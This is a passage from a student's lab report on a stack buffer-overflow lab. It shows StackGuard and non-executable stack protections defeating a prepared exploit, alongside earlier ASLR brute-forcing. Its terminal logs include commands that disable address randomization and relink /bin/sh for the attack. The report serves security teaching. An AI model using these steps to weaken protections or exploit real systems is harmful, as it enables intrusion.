brute_force.sh: line 13: 26793 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
```

Figure 20: Breaking address randomization with brute force.

This proves to us how weak the address randomization of a 32 bit linux system is, that can be broken within only 7 minutes even with the address randomization turned on.


2.7)

Task 5: Turn on the StackGuard Protection:

Now we turn off the address randomization with:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Then, we compile stack.c without the -fno-stack-protector option and run the program.



```
Terminal
[09/10/22]seed@VM:~/codes$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/22]seed@VM:~/codes$ gcc -o stack stack.c
[09/10/22]seed@VM:~/codes$ gcc -o exploit exploit.c
[09/10/22]seed@VM:~/codes$ ./exploit
[09/10/22]seed@VM:~/codes$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/10/22]seed@VM:~/codes$
```

Figure 21: Running stack.c without *-fno-stack-protector*

We can see that without the -fno-stack-protector option, the program terminates with “stack aborted”. This means that without that option enabled, the stack protector is active and protects the system from being exploited.

2.8)


Task 6: Turn on the Non-executable Stack Protection

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 2.

We first compile `stack.c` with non-executable stack using the following command:

```
gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Then, we run the `./exploit` and `./stack` and see the segmentation fault as output. This means if we do not provide executable permission to the code while compiling, the program will be trying to gain access to the memory that it does not own by trying to execute the program. Which results in a segmentation fault.

A terminal window titled "Terminal" with a dark background and light text. The window shows a series of commands and their outputs. The commands are: `cd codes`, `sudo /sbin/sysctl -w kernel.randomize_va_space=0`, `gcc -o stack -fno-stack-protector -z noexecstack stack.c`, `sudo ln -sf /bin/dash /bin/sh`, `gcc -o exploit exploit.c`, `./exploit`, and `./stack`. The output for `./stack` is "Segmentation fault".

```
[09/10/22]seed@VM:~$ cd codes
[09/10/22]seed@VM:~/codes$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/22]seed@VM:~/codes$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/10/22]seed@VM:~/codes$ sudo ln -sf /bin/dash /bin/sh
[09/10/22]seed@VM:~/codes$ gcc -o exploit exploit.c
[09/10/22]seed@VM:~/codes$ ./exploit
[09/10/22]seed@VM:~/codes$ ./stack
Segmentation fault
[09/10/22]seed@VM:~/codes$
```

Figure 22: Running `shell_code.c` with non-executable stack protection